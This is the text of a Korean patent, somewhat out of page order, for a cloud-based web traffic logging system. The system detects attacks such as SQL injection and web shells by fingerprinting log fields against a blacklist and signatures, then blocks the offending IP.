[0142] 로그 분해부(310)는 호스트 서버(110)로부터 수신한 로그 정보를 필드별로 분해한다. 예를 들어, 로그 분해부(310)는 로그 정보를 Header, Request Body, Cookie 등의 미리 설정된 필드 단위로 분해한다. 로그 분해부(310)는 분해된 로그 정보(이하, 필드 정보라 지칭)를 핑거프린트 생성부(320)로 전송한다. 또한, 로그 분해부(310)는 로그 정보를 탐지부(330)로 전송한다.

[0143] 핑거프린트 생성부(320)는 필드 정보 별로 핑거프린트를 생성한다. 이 때, 핑거프린트는 SQL, HTML, Javascript, 웹쉘 등의 필드 정보의 형식에 따라 파싱을 수행하여 지정된 단어, 숫자 및 문자를 미리 지정된 문자(이하, 변환 문자로 지칭)로 변환한 문자열이다. 예를 들어, 핑거프린트 생성부(320)는 필드 정보에서 특정 단어가 포함되어 있는 경우, 해당 단어를 해당 단어에 대응하여 미리 지정된 변환 문자로 변환할 수 있다. 또한, 핑거프린트 생성부(320)는 필드 정보에 숫자열이 포함되어 있는 경우, 해당 숫자열을 모든 숫자에 대응하여 미리 설정된 변환 문자로 변환할 수 있다. 핑거프린트 생성부(320)는 각 단어, 숫자, 문자에 대응하는 변환 문자들을 순차적으로 포함하는 핑거프린트를 생성할 수 있다. 이 때, 각 단어, 숫자 및 문자에 대응하여 미리

지정된 변환 문자는 필드 정보의 형식(SQL, HTML, Javascript, 웹쉘 등) 마다 상이하게 지정될 수 있다. 예를 들어, SQL 형식의 필드 정보와 HTML 형식의 필드 정보에 포함된 동일한 단어에 대해서 상이한 변환 문자가 미리 지정될 수 있다. 핑거프린트 생성부(320)는 각 필드 정보에 대한 핑거프린트를 탐지부(330)로 전송한다. 즉, 핑거프린트 생성부(320)는 SQL 키워드와 SQL injection에 사용되는 문자들을 제외한 모든 단어와 숫자를 특정 문자로 표현하고, 키워드나 인젝션 문에 사용되는 단어/문자들도 지정한 문자로 표현한 SQL 핑거프린트를 생성할 수 있다. 또한, 핑거프린트 생성부(320)는 HTML에 사용되는 문자들을 제외한 모든 단어와 숫자를 특정 문자로 표현하고, 키워드에 사용되는 단어/문자들도 지정한 문자로 표현한 HTML 핑거프린트를 생성할 수 있다. 또한, 핑거프린트 생성부(320)는 javascript에 사용되는 문자들을 제외한 모든 단어와 숫자를 특정 문자로 표현하고, 키워드에 사용되는 단어/문자들도 지정한 문자로 표현한 javascript 핑거프린트를 생성할 수 있다. 또한, 핑거프린트 생성부(320)는 php, asp, perl, python, bash 등과 같이 프로그램에 사용되는 문자들을 제외한 모든 단어와 숫자를 특정 문자로 표현하고, 키워드에 사용되는 단어/문자들도 지정한 문자로 표현한 웹쉘(web shell)을 핑거프린트로 생성할 수 있다.

[0144] 탐지부(330)는 각 핑거프린트 중 공격에 대응하는 핑거프린트(이하, 공격 핑거프린트라 지칭)가 존재하는지 판단한다. 탐지부(330)는 모든 해킹 공격에 대한 핑거프린트를 포함하는 블랙리스트를 저장하고, 각 핑거프린트 중 블랙리스트 내에 포함된 핑거프린트가 존재하는 경우, 해당 블랙리스트와 대응하는 핑거프린트를 공격 핑거프린트로 판단한다.

[0145] 탐지부(330)는 각 핑거프린트 중 공격 핑거프린트가 존재하지 않는 경우, 로그 분해부(310)로부터 로그 정보를 수신하고, 로그 정보에 대한 시그니처 기반 공격 탐지를 수행한다. 이 때, 탐지부(330)는 미리 지정된 공격에 대한 시그니처를 저장하고, 저장된 시그니처와 대응하는 시그니처가 로그 정보에 존재하는 경우, 해당 로그 정보에 따른 공격이 발생하였음으로 판단할 수 있다.

[0146] 탐지부(330)는 공격 핑거프린트가 존재하거나, 시그니처 기반 공격 탐지에 따라 공격이 감지된 경우, 분석 대상인 로그 정보의 소스 아이피(source IP) 주소를 포함하는 탐지 정보를 생성하여 호스트 서버(110)의 IP 주소 차단부(240)로 전송한다.

[0148] 도 4는 본 발명의 일 실시 예에 따른 공격 탐지 시스템이 공격을 탐지하는 과정을 예시한 흐름도이다.

[0149] 도 4를 참조하면, 단계 410에서 호스트 서버(110)는 설치된 에이전트에 따라 로그 설정을 수행한다. 예를 들어, 호스트 서버(110)는 HTTP 메서드, 예를 들어 포스트-바디(POST-BODY)로 전달되는 데이터를 로그로 수집하고, 프로그램 동작 위치, 프로그램 실행 정보, 프로그램 실행 대상 형태 및 프로그램 실행 주체, 프로그램 전체 경로 및 프로그램 정보 중 하나 이상을 포함하는 로그를 수집하도록 로그 설정을 수행할 수 있다.

[0150] 단계 420에서 호스트 서버(110)는 운영 체제에 의해 생성된 로그를 취합하여 로그 정보를 생성한다.

[0151] 단계 430에서 호스트 서버(110)는 로그 정보를 클라우드 서버(130)로 전송한다. 이 때, 호스트 서버(110)는 로그 정보를 미리 지정된 방식에 따라 인코딩하여 로그 정보를 전송하기 위한 네트워크 부하를 줄일 수 있다.

[0152] 단계 440에서 클라우드 서버(130)는 로그 정보를 필드별로 분해한다. 예를 들어, 클라우드 서버(130)는 로그 정보를 Header, Request Body, URL, Cookie 등의 미리 설정된 필드 단위로 분해할 수 있다.

[0153] 단계 450에서 클라우드 서버(130)는 각 필드별 핑거프린트를 생성한다. 예를 들어, 클라우드 서버(130)는 필드 정보의 형식에 따라 파싱을 수행하여 지정된 단어, 숫자 및 문자를 미리 지정된 변환 문자로 변환하여 핑거프린트를 생성할 수 있다.

[0154] 단계 460에서 클라우드 서버(130)는 전체 핑거프린트 중 블랙리스트에 포함된 핑거프린트와 대응하는 공격 핑거프린트가 존재하는지 판단한다.

[0155] 단계 460에서 공격 핑거프린트가 존재하지 않는 경우, 단계 470에서 클라우드 서버(130)는 로그 정보에 시그니처 기반 공격 탐지 방식을 적용하여 공격을 탐지한다.


[0156] 단계 480에서 클라우드 서버(130)는 핑거프린트 기반 또는 시그니처 기반 공격 탐지 방식에 따라 공격이 탐지된 경우, 로그 정보에 대응하는 소스 IP 주소를 포함하는 탐지 정보를 호스트 서버(110)로 전송한다.

[0157] 단계 490에서 호스트 서버(110)는 탐지 정보의 소스 IP 주소로부터의 접근을 차단한다. 예를 들어, 호스트 서버(110)는 탐지 정보의 소스 IP 주소를 차단 리스트에 추가하고, 차단 리스트에 포함된 각 소스 IP 주소에 대응하는 접근을 차단할 수 있다.


[0159] 이상, 본 발명을 바람직한 실시 예를 사용하여 상세히 설명하였으나, 본 발명의 범위는 특정 실시 예에 한정되는 것은 아니며, 첨부된 특허청구범위에 의하여 해석되어야 할 것이다. 또한, 이 기술분야에서 통상의 지식을 습득한 자라면, 본 발명의 범위에서 벗어나지 않으면서도 많은 수정과 변형이 가능함을 이해하여야 할 것이다.

도면


도면1




도면2



도면3


130
로그 분해부
310
핑거프린트 생성부
320
탐지부
330

도면4


110
호스트 서버
120
클라우드 서버
410
로그 설정
420
로그 취합
430
로그 정보
440
로그 정보 분해
450
핑거프린트 생성
460
공격 핑거프린트 존재?
예
아니오
470
시그니처 기반 공격 탐지
480
탐지 정보
490
IP 차단

(19) 대한민국특허청(KR)
(12) 등록특허공보(B1)

(45) 공고일자 2018년12월19일
(11) 등록번호 10-1909957
(24) 등록일자 2018년10월15일

(51) 국제특허분류(Int. Cl.)
H04L 29/06 (2006.01) *G06F 17/30* (2006.01)
H04L 29/08 (2006.01)
(52) CPC특허분류
H04L 63/1425 (2013.01)
G06F 17/30185 (2013.01)
(21) 출원번호 10-2018-0038520
(22) 출원일자 2018년04월03일
심사청구일자 2018년04월03일
(56) 선행기술조사문헌
US20110004937 A1*
US20140344622 A1*
US20150281007 A1*
*는 심사관에 의하여 인용된 문헌

(73) 특허권자
큐비트시큐리티 주식회사
경기도 성남시 수정구 성남대로 1342, 512호(복정동, 새롬관)
(72) 발명자
신승민
경기도 수원시 팔달구 권광로317번길 12, 1동 1301호(인계동, 선경1차아파트)
(74) 대리인
정동균, 남준욱, 박상완, 주한증


전체 청구항 수 : 총 14 항 심사관 : 문형섭

(54) 발명의 명칭 **실시간 웹 해킹 탐지를 위한 웹 트래픽 로깅 시스템 및 방법**

(57) 요 약

본 발명은 해킹 탐지 기술에 관한 것으로, 보다 구체적으로 웹 해킹에 대응하기 위하여 실시간 웹 트래픽을 분석하기 위한 로깅 기술에 관한 것이다. 본 발명의 일 실시 예에 따르면, 웹 트래픽 분석을 패킷 또는 로그가 발생하는 해당 서버에서 수행하는 것이 아니라 원격지 시스템인 클라우드 서버에서 시스템 공격을 탐지하고 차단하는 시스템으로 웹 방화벽과 유사한 효과의 서비스를 제공할 수 있다.

대 표 도 - 도1



(52) CPC특허분류
G06F 21/56 (2013.01)
H04L 63/0428 (2013.01)
H04L 63/1416 (2013.01)
H04L 67/02 (2013.01)

이 발명을 지원한 국가연구개발사업
과제고유번호 2017-0-01310
부처명 과학기술정보통신부
연구관리전문기관 정보통신기술진흥센터
연구사업명 ICT유망기술개발지원(R&D)사업
연구과제명 빅데이터의 머신러닝 분석을 통한 차세대 SIEM
기 여 율 1/1
주관기관 큐비트시큐리티(주)
연구기간 2017.05.01 ~ 2018.12.31

명 세 서

청구범위

청구항 1

웹 트래픽 로깅 시스템에 있어서,

웹 서버 및 웹 서버 운영 체제 중 적어도 하나에서 로그를 수집하기 위한 설정을 수행하는 로그 설정부;

상기 설정에 따라 수집된 상기 로그를 포함하는 로그 정보를 생성하는 로그 취합부; 및

상기 로그 정보를 클라우드 서버로 전송하는 로그 전송부를 포함하되,

상기 로그 설정부는,

포스트-바디, 리스폰스-바디로 전달되는 데이터를 포함하는 로그를 수집하고, 프로그램 동작 위치, 프로그램 실행 정보, 프로그램 실행 대상 형태 및 프로그램 실행 주체, 프로그램 전체 경로 및 프로그램 정보 중 하나 이상을 포함하는 로그를 수집하도록 하는 설정을 수행하고,

상기 클라우드 서버는,

상기 로그 정보를 필드 별로 분해하는 로그 분해부;

필드 별 핑거프린트를 생성하는 핑거프린트 생성부; 및

상기 핑거프린트 중 블랙리스트에 포함된 핑거프린트에 대응하는 공격 핑거프린트가 존재하는 경우, 소스 IP 주소를 포함하는 탐지 정보를 생성하는 탐지부를 포함하고,

상기 웹 트래픽 로깅 시스템은,

웹 서버 프로그램에 임베디드 되어 웹 서버 및 웹 서버의 운영 체제 중 적어도 하나에서 발생하는 로그 생성을 위한 로그 설정을 수행하고, 로그 설정에 따라 로그를 생성 및 취합하여 클라우드 서버로 생성한 로그 정보를 전송하는 웹 트래픽 로깅 시스템.

청구항 2

삭제

청구항 3

제1 항에 있어서,

상기 핑거프린트는 상기 로그 정보에 포함된 단어 및 상기 단어가 포함된 필드에 상응하여 미리 지정된 변환 문자로 상기 단어를 변환하고, 상기 로그 정보에 포함된 숫자열을 모든 숫자에 상응하여 미리 지정된 변환 문자로 변환하는 것을 특징으로 하는 웹 트래픽 로깅 시스템.

청구항 4

제1 항에 있어서,

상기 탐지부는,

상기 핑거프린트 중 블랙리스트에 포함된 핑거프린트에 대응하는 공격 핑거프린트가 존재하지 않는 경우, 시그니처 기반 공격 탐지 방식을 통해 상기 로그 정보에 대응하는 공격을 탐지하는 것을 특징으로 하는 웹 트래픽 로깅 시스템.

청구항 5

삭제

청구항 6

삭제

청구항 7

웹 트래픽 로깅 시스템에 있어서,

웹 서버 및 웹 서버 운영 체제 중 적어도 하나에서 로그를 수집하기 위한 설정을 수행하는 로그 설정부;

상기 설정에 따라 수집된 상기 로그를 포함하는 로그 정보를 생성하는 로그 취합부; 및

상기 로그 정보를 클라우드 서버로 전송하는 로그 전송부를 포함하되,

상기 로그 설정부는,

포스트-바디, 리스폰스-바디로 전달되는 데이터를 포함하는 로그를 수집하고, 프로그램 동작 위치, 프로그램 실행 정보, 프로그램 실행 대상 형태 및 프로그램 실행 주체, 프로그램 전체 경로 및 프로그램 정보 중 하나 이상을 포함하는 로그를 수집하도록 하는 설정을 수행하고,

상기 클라우드 서버는,

상기 로그 정보를 필드 별로 분해하는 로그 분해부;

필드 별 핑거프린트를 생성하는 핑거프린트 생성부; 및

상기 핑거프린트 중 블랙리스트에 포함된 핑거프린트에 대응하는 공격 핑거프린트가 존재하는 경우, 소스 IP 주소를 포함하는 탐지 정보를 생성하는 탐지부를 포함하고,

상기 웹 트래픽 로깅 시스템은,

웹 서버의 프로그램과는 독립적으로 클라이언트와 웹 서버 간 통신에서 발생되는 HTTP/HTTPS 프로토콜의 요청 및 응답을 수집하는 모듈로 구성되어 생성된 포스트-바디, 리스폰스-바디 로그 정보를 상기 클라우드 서버로 전송하는 웹 트래픽 로깅 시스템.

청구항 8

웹 트래픽 로깅 시스템에 있어서,

웹 서버 및 웹 서버 운영 체제 중 적어도 하나에서 로그를 수집하기 위한 설정을 수행하는 로그 설정부;

상기 설정에 따라 수집된 상기 로그를 포함하는 로그 정보를 생성하는 로그 취합부; 및

상기 로그 정보를 클라우드 서버로 전송하는 로그 전송부를 포함하되,

상기 로그 설정부는,

포스트-바디, 리스폰스-바디로 전달되는 데이터를 포함하는 로그를 수집하고, 프로그램 동작 위치, 프로그램 실행 정보, 프로그램 실행 대상 형태 및 프로그램 실행 주체, 프로그램 전체 경로 및 프로그램 정보 중 하나 이상을 포함하는 로그를 수집하도록 하는 설정을 수행하고,

상기 클라우드 서버는,

상기 로그 정보를 필드 별로 분해하는 로그 분해부;

필드 별 핑거프린트를 생성하는 핑거프린트 생성부; 및

상기 핑거프린트 중 블랙리스트에 포함된 핑거프린트에 대응하는 공격 핑거프린트가 존재하는 경우, 소스 IP 주소를 포함하는 탐지 정보를 생성하는 탐지부를 포함하고,

상기 웹 트래픽 로깅 시스템은,

클라이언트의 요청에 대하여 웹 서버로 트래픽을 전송하는 과정에서 중간에 위치하여 클라이언트의 요청을 먼저 받고 이를 다시 웹 서버로 트래픽을 전달하는 리버스 프록시 서버로 구성되어 클라이언트와 웹 서버 간 통신에서 발생되는 HTTP/HTTPS 프로토콜의 요청 및 응답을 수집하여 생성된 포스트-바디, 리스폰스-바디 로그 정보를 상기 클라우드 서버로 전송하는 웹 트래픽 로깅 시스템.

청구항 9

웹 트래픽 로깅 시스템에 있어서,

웹 서버 및 웹 서버 운영 체제 중 적어도 하나에서 로그를 수집하기 위한 설정을 수행하는 로그 설정부;

상기 설정에 따라 수집된 상기 로그를 포함하는 로그 정보를 생성하는 로그 취합부; 및

상기 로그 정보를 클라우드 서버로 전송하는 로그 전송부를 포함하되,

상기 로그 설정부는,

포스트-바디, 리스폰스-바디로 전달되는 데이터를 포함하는 로그를 수집하고, 프로그램 동작 위치, 프로그램 실행 정보, 프로그램 실행 대상 형태 및 프로그램 실행 주체, 프로그램 전체 경로 및 프로그램 정보 중 하나 이상을 포함하는 로그를 수집하도록 하는 설정을 수행하고,

상기 클라우드 서버는,

상기 로그 정보를 필드 별로 분해하는 로그 분해부;

필드 별 핑거프린트를 생성하는 핑거프린트 생성부; 및

상기 핑거프린트 중 블랙리스트에 포함된 핑거프린트에 대응하는 공격 핑거프린트가 존재하는 경우, 소스 IP 주소를 포함하는 탐지 정보를 생성하는 탐지부를 포함하고,

상기 웹 트래픽 로깅 시스템은,

포트 미러링 기법을 사용하여 클라이언트와 웹 서버 간 트래픽을 별도의 웹 트래픽 로깅 서버에서 취합하고 HTTP/HTTPS 프로토콜의 요청 및 응답을 수집하여 생성된 포스트-바디, 리스폰스-바디 로그 정보를 상기 클라우드 서버로 전송하는 웹 트래픽 로깅 시스템.

청구항 10

제1항, 제7항, 제8항 및 제9항 중 어느 하나에 있어서,

상기 로그 설정부는,

보안 원칙에 따라 미리 설정된 민감한 데이터는 아스테리스크(asterisk, *)와 같은 특수문자로 변환하거나 암호화하도록 설정을 제공하고,

상기 민감한 데이터를 사전에 감시하여 상기 민감한 데이터가 평문으로 저장되는 것을 방지하기 위한 민감한 데이터를 사전 탐지하여 추천하는 설정을 제공하는 웹 트래픽 로깅 시스템.

청구항 11

제10항에 있어서,

상기 로그 취합부는,

상기 로그 설정부의 설정에 따라 민감한 데이터는 아스테리스크(asterisk, *)와 같은 특수문자로 변환하거나 암호화하고,

로그 설정부의 설정에 따라 민감한 데이터 추천 시스템으로 민감한 데이터를 선별하여 별도 파일에 기록하는 웹 트래픽 로깅 시스템.

청구항 12

제1항, 제7항, 제8항 및 제9항 중 어느 하나에 있어서,

상기 로그 취합부는

로그 설정부의 프로토콜 설정에 따라 HTTP(80) 일 경우는 일반 평문 분석을 지원하며, HTTPS(443) 일 경우는 웹 서버의 인증서와 개인키(비밀키)를 이용하여 암호문을 평문으로 변환하여 로그를 저장하는 웹 트래픽 로깅 시스템.

청구항 13

제1항, 제7항, 제8항 및 제9항 중 어느 하나에 있어서,

상기 로그 전송부는,

상기 로그 취합부에서 취합된 로그를 전송할 경우, 전송량을 줄이기 위하여 프로그램 실행을 수행하지 않는 정적 파일에 대하여는 전송을 예외 처리할 수 있도록 선택 사항을 제공하며 압축과 비압축, 암호화와 비암호화에 대하여도 선택 사항을 제공하는 웹 트래픽 로깅 시스템.

청구항 14

웹 트래픽 로깅 시스템에서 실시간 웹 해킹 탐지를 위한 웹 트래픽 로깅 방법에 있어서,

로그를 수집하기 위한 설정을 수행하는 단계;

상기 설정에 따라 수집된 상기 로그를 포함하는 로그 정보를 생성하는 단계; 및

상기 로그 정보를 클라우드 서버로 전송하는 단계를 포함하되,

상기 로그를 수집하기 위한 설정을 수행하는 단계는

포스트-바디, 리스폰스-바디로 전달되는 데이터를 포함하는 로그를 수집하고, 프로그램 동작 위치, 프로그램 실행 정보, 프로그램 실행 대상 형태 및 프로그램 실행 주체, 프로그램 전체 경로 및 프로그램 정보 중 하나 이상을 포함하는 로그를 수집하도록 하는 설정을 수행하고,

상기 클라우드 서버가 상기 로그 정보를 필드 별로 분해하는 단계; 및

상기 클라우드 서버가 상기 로그 정보에 대응하는 핑거프린트를 생성하는 단계;

상기 클라우드 서버가 상기 핑거프린트 중 블랙리스트에 포함된 핑거프린트에 대응하는 공격 핑거프린트가 존재하는 경우, 소스 IP 주소를 포함하는 탐지 정보를 생성하는 단계; 및

상기 탐지 정보에 따라 상기 로그 정보의 소스 IP 주소로부터의 접근을 차단하는 단계를 더 포함하는 웹 트래픽 로깅 방법.

청구항 15

삭제

청구항 16

삭제

청구항 17

삭제

청구항 18

제14항에 있어서,

상기 핑거프린트는 상기 로그 정보에 포함된 단어 및 상기 단어가 포함된 필드에 상응하여 미리 지정된 변환 문자로 상기 단어를 변환하고, 상기 로그 정보에 포함된 숫자열을 모든 숫자에 상응하여 미리 지정된 변환 문자로 변환한 정보인 웹 트래픽 로깅 방법.

청구항 19

제14항에 있어서,

상기 핑거프린트 중 블랙리스트에 포함된 핑거프린트에 대응하는 공격 핑거프린트가 존재하지 않는 경우, 시그니처 기반 공격 탐지 방식을 통해 상기 로그 정보에 대응하는 공격을 탐지하는 단계를 더 포함하는 웹 트래픽 로깅 방법.

청구항 20

제14항에 있어서,

상기 웹 트래픽 로깅 시스템은

웹 서버의 프로그램과는 독립적으로 클라이언트와 웹 서버 간 통신에서 발생되는 HTTP/HTTPS 프로토콜의 요청 및 응답을 수집하는 모듈로 포함하거나

클라이언트의 요청에 대하여 웹 서버로 트래픽을 전송하는 과정에서 중간에 위치하여 클라이언트의 요청을 먼저 받고 이를 다시 웹 서버로 트래픽을 전달하는 리버스 프록시 서버를 포함하거나

포트 미러링 기법을 사용하여 클라이언트와 웹 서버 간 트래픽을 별도의 웹 트래픽 로깅 서버를 포함하여

HTTP/HTTPS 프로토콜의 요청 및 응답을 수집하여 포스트-바디, 리스폰스-바디 로그를 생성하는 웹 트래픽 로깅 방법.

발명의 설명

기 술 분 야

[0001] 본 발명은 해킹 탐지 기술에 관한 것으로, 보다 구체적으로 웹 해킹에 대응하기 위하여 웹 트래픽을 분석하기 위한 로깅 기술에 관한 것이다.

배 경 기 술

[0003] 최근 서버의 취약점을 이용한 공격은 제로데이 공격으로 진행되고 있으며, 해당 공격은 웹 애플리케이션의 취약점을 통하여 쉽고 빠르게 서버로 침투할 수 있는 방식이다.

[0004] 웹 애플리케이션 취약점 공격을 방어하는 일반적인 제품은 웹 방화벽(WAF: Web Application Firewall)이다. 웹 애플리케이션 방화벽은 OSI 모델(Open Systems Interconnection Reference Model)의 웹 애플리케이션을 대상으로 하는 해킹 공격을 탐지하고 차단한다. 종래 웹 방화벽(WAF)은 웹 애플리케이션 트래픽을 호스트 서버 또는 리버스 프록시(실제 웹 서버의 앞 단에서 모든 트래픽을 받고 전달하는 장치)에서 분석하여 공격을 탐지하고 차단한다.

[0005] 호스트 서버에서 트래픽을 분석하고 차단하는 웹 방화벽은 호스트 서버의 성능을 저하 시킨다는 것이 주 단점이

다. 반면 리버스 프록시(Reverse Proxy) 기반의 웹 방화벽은 분석 과정을 호스트 서버에서 분리했기 때문에 상기한 바와 같은 성능 문제는 없지만 클라우드 서비스가 일반화되어 있는 환경에서는 구성 상 사용이 제한될 수 있다는 단점이 있다. 여기서 클라우드 서비스란 클라우드 컴퓨팅(Cloud Computing)을 이용한 서비스이며, 클라우드 컴퓨팅은 인터넷 기반 컴퓨팅의 일종으로 정보를 자신의 컴퓨터가 아닌 인터넷에 연결된 다른 컴퓨터로 처리하는 기술을 의미한다. 또한 클라우드 서버란 클라우드 컴퓨팅을 구현하기 위한 서버를 의미한다.

[0006] 또한, 해킹 공격을 탐지하는데 있어서 웹 방화벽은 시그니처 기반 분석을 사용한다. 시그니처 분석은 기존에 등록해 놓은 시그니처를 트래픽에서 찾아내는 방법으로 다음과 같은 문제점이 있다. 첫째, 시그니처 기반 분석은 오탐률과 같은 문제에 대처하기 위하여 많은 시그니처를 등록해야 하지만, 시그니처가 늘어날수록 탐지 속도가 느려 질 수 있다. 둘째, 시그니처 기반 분석은 등록되지 않은 새로운 공격을 탐지하지 못한다.

[0007] 웹 방화벽의 이러한 문제점으로 인하여 웹 셸(web shell)과 같은 악성 코드가 웹 방화벽에서 탐지되어 차단되지 못하고 웹 서버 내부로 침투하여 설치될 가능성은 매우 높다.

[0008] 본 발명에 대한 선행기술문헌으로는 특허등록10-1417671 호(2014.07.02)가 있다.

발명의 내용

해결하려는 과제

[0010] 본 발명은 HTTP/HTTPS 프로토콜을 이용하는 웹 트래픽을 로그로 저장한 후 해당 로그를 클라우드 서버로 즉시 전송하거나 또는 메모리 상에서 해당 트래픽을 클라우드 서버로 즉시 전송하여 실시간 분석하여 해킹을 탐지하므로 웹 방화벽을 통과한 해킹 공격을 탐지하여 웹 서버 해킹에 대응할 수 있는 실시간 웹 해킹 탐지를 위한 웹 트래픽 로깅 시스템 및 방법을 제공하는 것이다.

[0011] 본 발명은 웹 트래픽(패킷)으로부터의 해킹에 대한 탐지를 클라우드 서버에서 분석하므로 웹 서버에서의 성능 이슈 보다는 대용량 로그로부터 해킹 탐지가 가능한 실시간 웹 해킹 탐지를 위한 웹 트래픽 로깅 시스템 및 방법을 제공하는 것이다.

[0012] 본 발명은 포스트-바디(POST-BODY), 리스폰스-바디(RESPONSE-BODY)로 전달되는 데이터를 포함하는 웹 트래픽 정보를 수집하여 필드 별로 분해하고 클라우드 서버로 전달해서 클라우드 서버에서 분석하는 실시간 웹 해킹 탐지를 위한 웹 트래픽 로깅 시스템 및 방법을 제공하는 것이다.

[0013] 본 발명은 클라우드 서버에서 웹 트래픽 정보를 필드 별로 분해하고, 필드 별 핑거프린트를 생성하여 빠른 공격 탐지가 가능하고, 탐지 가능한 공격의 범위를 넓힐 수 있는 실시간 웹 해킹 탐지를 위한 웹 트래픽 로깅 시스템 및 방법을 제공하는 것이다.

과제의 해결 수단

[0015] 본 발명의 일 측면에 따르면, 웹 트래픽 로깅 시스템이 제공된다.

[0016] 본 발명의 일 실시 예에 따른 웹 트래픽 로깅 시스템은 웹 서버 및 웹 서버의 운영 체제 중 적어도 하나의 로그를 수집하기 위해 설정을 수행하는 로그 설정부, 설정에 따라 수집된 로그를 포함하는 로그 정보를 생성하는 로그 취합부 및 상기 로그 정보를 상기 클라우드 서버로 전송하는 로그 전송부를 포함하는 웹 트래픽 로깅부를 포함할 수 있다.

[0017] 일 실시 예에 따르면, 클라우드 서버는 상기 로그 정보를 필드 별로 분해하는 로그 분해부, 필드 별 상기 핑거프린트를 생성하는 핑거프린트 생성부 및 상기 핑거프린트 중 블랙리스트에 포함된 핑거프린트에 대응하는 공격 핑거프린트가 존재하는 경우, 상기 소스 IP 주소를 포함하는 탐지 정보를 생성하는 탐지부를 포함할 수 있다.

[0018] 일 실시 예에 따르면, 핑거프린트는 로그 정보에 포함된 단어 및 단어가 포함된 필드에 상응하여 미리 지정된 변환 문자로 단어를 변환하고, 로그 정보에 포함된 숫자열을 모든 숫자에 상응하여 미리 지정된 변환 문자로 변환한 정보일 수 있다.

[0019] 일 실시 예에 따르면, 탐지부는 핑거프린트 중 블랙리스트에 포함된 핑거프린트에 대응하는 공격 핑거프린트가 존재하지 않는 경우, 시그니처 기반 공격 탐지 방식을 통해 로그 정보에 대응하는 공격을 탐지할 수 있다.

[0020] 일 실시 예에 따르면, 로그 설정부는 포스트-바디, 리스폰스-바디로 전달되는 데이터를 포함하는 로그를 수집하고, 프로그램 동작 위치, 프로그램 실행 정보, 프로그램 실행 대상 형태 및 프로그램 실행 주체, 프로그램 전체

경로 및 프로그램 정보 중 하나 이상을 포함하는 로그를 수집하도록 하는 설정을 수행할 수 있다.

[0021] 일 실시 예에 따르면, 웹 트래픽 로깅부는 웹 서버 프로그램에 임베디드 되어 웹 서버의 메모리를 공유하여 포스트-바디와 리스폰스-바디 로그를 생성하고, 웹 서버의 운영 체제 상 로그 생성을 위한 로그 설정을 수행하고, 로그 설정에 따라 로그를 생성 및 취합하여 클라우드 서버로 생성한 로그 정보를 전송할 수 있다.

[0022] 일 실시 예에 따르면, 웹 트래픽 로깅부는 웹 서버 프로그램과는 독립적으로 웹 서버에 설치되어 클라이언트와 웹 서버 간 통신에서 발생되는 HTTP/HTTPS 프로토콜의 요청(Request) 및 응답(Response)을 수집하는 모듈(프로그램)로 구성되어 포스트-바디와 리스폰스-바디 로그를 생성하고 생성된 포스트-바디와 리스폰스-바디 로그를 클라우드 서버로 전송할 수 있다.

[0023] 일 실시 예에 따르면, 웹 트래픽 로깅부는 클라이언트의 요청에 대하여 웹 서버로 트래픽을 전송하는 과정에서 중간에 위치하여 클라이언트의 요청을 먼저 받고 이를 다시 웹 서버로 트래픽을 전달하는 리버스 프록시 서버로 구성되어 클라이언트와 웹 서버 간 통신에서 발생되는 HTTP/HTTPS 프로토콜의 요청 및 응답을 수집하여 포스트-바디와 리스폰스-바디 로그를 생성하고 생성된 포스트-바디와 리스폰스-바디 로그를 클라우드 서버로 전송할 수 있다.

[0024] 일 실시 예에 따르면, 웹 트래픽 로깅부는 포트 미러링 기법을 사용하여 클라이언트와 웹 서버 간 트래픽을 별도의 웹 트래픽 로깅부 서버에서 취합하고 HTTP/HTTPS 프로토콜의 요청 및 응답을 수집하여 포스트-바디와 리스폰스-바디 로그를 생성하고 생성된 포스트-바디와 리스폰스-바디 로그를 클라우드 서버로 전송할 수 있다.

[0025] 일 실시 예에 따르면, 로그 설정부는 보안 원칙에 따라 미리 설정된 민감한 데이터는 아스테리스크(asterisk, *)와 같은 특수문자로 변환하여 원 데이터를 확인할 수 없도록 하거나 암호화하여 개인키(비밀키)가 있어야 복호화하는 기능 설정을 제공할 수 있다. 또한 민감한 데이터를 사전에 감시하여 민감한 데이터가 평문으로 저장되는 것을 방지하기 위한 민감한 데이터를 사전 탐지하여 추천하는 설정을 제공할 수 있다.

[0026] 일 실시 예에 따르면, 로그 설정부는 웹 트래픽 또는 로그로부터 사전 정의된 형태의 양식(포맷)으로 구성되도록 설정을 제공할 수 있다.

[0027] 일 실시 예에 따르면, 로그 취합부는 로그 설정부의 설정에 따라 민감한 데이터는 아스테리스크(asterisk, *)와 같은 특수문자로 변환하거나 암호화하고, 로그 설정부의 설정에 따라 민감한 데이터 추천 시스템으로 민감한 데이터를 선별하여 별도 파일에 기록할 수 있다.

[0028] 일 실시 예에 따르면, 로그 취합부는 로그 설정부의 프로토콜 설정에 따라 HTTP(80) 일 경우는 일반 평문 분석을 지원하며, HTTPS(443) 일 경우는 웹 서버의 인증서와 개인키(Private Key) 또는 비밀키(Secret Key)를 이용하여 암호문을 평문으로 변환하여 로그를 저장할 수 있다.

[0029] 일 실시 예에 따르면, 로그 전송부는 로그 취합부에서 취합된 로그를 전송할 경우, 전송량을 줄이기 위하여 프로그램 실행을 진행하지 않는 정적 파일에 대하여는 전송을 예외 처리할 수 있도록 선택 사항을 제공하며 압축과 비압축, 암호화와 비암호화에 대하여도 선택 사항을 제공할 수 있다.

[0031] 본 발명의 다른 일 측면에 따르면, 웹 트래픽 로깅 방법이 제공된다.

[0032] 본 발명의 일 실시 예에 따른 웹 트래픽 로깅 방법은 웹 트래픽 로깅부에서 로그를 수집하기 위한 설정을 수행하는 단계, 설정에 따라 수집된 로그를 포함하는 로그 정보를 생성하는 단계 및 로그 정보를 클라우드 서버로 전송하는 단계를 포함하되, 웹 트래픽 로깅부에서 로그를 수집하기 위한 설정을 수행하는 단계는 포스트-바디, 리스폰스-바디로 전달되는 데이터를 포함하는 로그를 수집하고, 프로그램 동작 위치, 프로그램 실행 정보, 프로그램 실행 대상 형태 및 프로그램 실행 주체, 프로그램 전체 경로 및 프로그램 정보 중 하나 이상을 포함하는 로그를 수집하도록 하는 설정을 수행하는 단계일 수 있다.

[0033] 일 실시 예에 따르면, 클라우드 서버가 로그 정보에 대응하는 핑거프린트를 생성하는 단계, 클라우드 서버가 핑거프린트를 분석하여 탐지 정보를 생성하는 단계 및 탐지 정보에 따라 로그 정보의 소스 IP 주소로부터의 접근을 차단하는 단계를 포함할 수 있다.

